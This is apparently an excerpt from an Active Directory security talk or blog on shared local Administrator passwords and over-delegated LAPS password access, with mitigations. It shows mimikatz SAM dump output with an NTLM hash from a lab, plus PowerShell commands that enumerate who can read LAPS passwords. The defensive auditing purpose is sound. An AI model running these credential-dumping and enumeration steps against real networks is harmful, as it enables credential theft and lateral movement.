
- Workstation build usually sets the standard organization Administrator password.
- Compromise one workstation to compromise them all



```
mimikatz # lsadump::sam
Domain : RDLABDC02
SysKey : ea0fad2f73ad366ef5c9b1370d241657
Local SID : S-1-5-21-3017930946-1529675408-4271689233

SAMKey : 364d77a8399af95033658c1498e09bf2

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 4771c80c83293beb882cb621a6a063fe

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :
```


Mitigation:

Ensure local Administrator passwords regularly change on workstations and servers (using something like Microsoft LAPS).



```
PS C:\Users\joeuser> Get-NetOU -FullData | Get-ObjectAcl -ResolveGUIDs | Where-Object {
        ($_.ObjectType -like 'ms-Mcs-AdmPwd') -and ($_.ActiveDirectoryRights -match 'ReadProperty')
       } | ForEach-Object { $_ | Add-Member NoteProperty 'IdentitySID' $(Convert-NameToSid $_.IdentityReference).SID; $_ }


InheritedObjectType   : Computer
ObjectDN              : OU=Workstations,DC=lab,DC=adsecurity,DC=org
ObjectType            : ms-Mcs-AdmPwd
IdentityReference     : ADSECLAB\Workstation Admins
IsInherited           : False
ActiveDirectoryRights : ReadProperty, ExtendedRight
PropagationFlags      : InheritOnly
ObjectFlags           : ObjectAceTypePresent, InheritedObjectAceTypePresent
InheritanceFlags      : ContainerInherit
InheritanceType       : Descendents
AccessControlType     : Allow
ObjectSID             :
IdentitySID           : S-1-5-21-1581655573-3923512380-696647894-2627

InheritedObjectType   : Computer
ObjectDN              : OU=Workstations,DC=lab,DC=adsecurity,DC=org
ObjectType            : ms-Mcs-AdmPwd
IdentityReference     : ADSECLAB\LAPS Password Admins
IsInherited           : False
ActiveDirectoryRights : ReadProperty, ExtendedRight
PropagationFlags      : InheritOnly
ObjectFlags           : ObjectAceTypePresent, InheritedObjectAceTypePresent
InheritanceFlags      : ContainerInherit
InheritanceType       : Descendents
AccessControlType     : Allow
ObjectSID             :
IdentitySID           : S-1-5-21-1581655573-3923512380-696647894-4103

InheritedObjectType   : Computer
ObjectDN              : OU=Servers,DC=lab,DC=adsecurity,DC=org
ObjectType            : ms-Mcs-AdmPwd
IdentityReference     : ADSECLAB\Server Admins
IsInherited           : False
ActiveDirectoryRights : ReadProperty, ExtendedRight
```


Excessive LAPS Password View Access



```
PS C:\> $LAPSAdmins = Get-ADGroup 'Workstation Admins' | Get-ADGroupMember -Recursive
PS C:\> $LAPSAdmins += Get-ADGroup 'Server Admins' | Get-ADGroupMember -Recursive
PS C:\> $LAPSAdmins += Get-ADGroup 'LAPS Password Admins' | Get-ADGroupMember -Recursive
PS C:\> $LAPSAdmins | select Name,distinguishedName | sort name -unique | format-table -auto

Name           distinguishedName
----           -----------------
ADSWKWIN10     CN=ADSWKWIN10,OU=Workstations,DC=lab,DC=adsecurity,DC=org
ADSWKWIN7      CN=ADSWKWIN7,OU=Workstations,DC=lab,DC=adsecurity,DC=org
BobaFett       CN=BobaFett,OU=AD Management,DC=lab,DC=adsecurity,DC=org
C3PO           CN=C3PO,OU=AD Management,DC=lab,DC=adsecurity,DC=org
HanSolo        CN=HanSolo,OU=AD Management,DC=lab,DC=adsecurity,DC=org
Kylo Ren       CN=Kylo Ren,OU=Accounts,DC=lab,DC=adsecurity,DC=org
LukeSkywalker  CN=LukeSkywalker,OU=AD Management,DC=lab,DC=adsecurity,DC=org
Wesley Crusher CN=Wesley Crusher,OU=Accounts,DC=lab,DC=adsecurity,DC=org
```

Proper LAPS Delegation is critical.
Often LAPS password access is delegated to too many groups/accounts.


Domain Password Policy



Account Policies/Password Policy

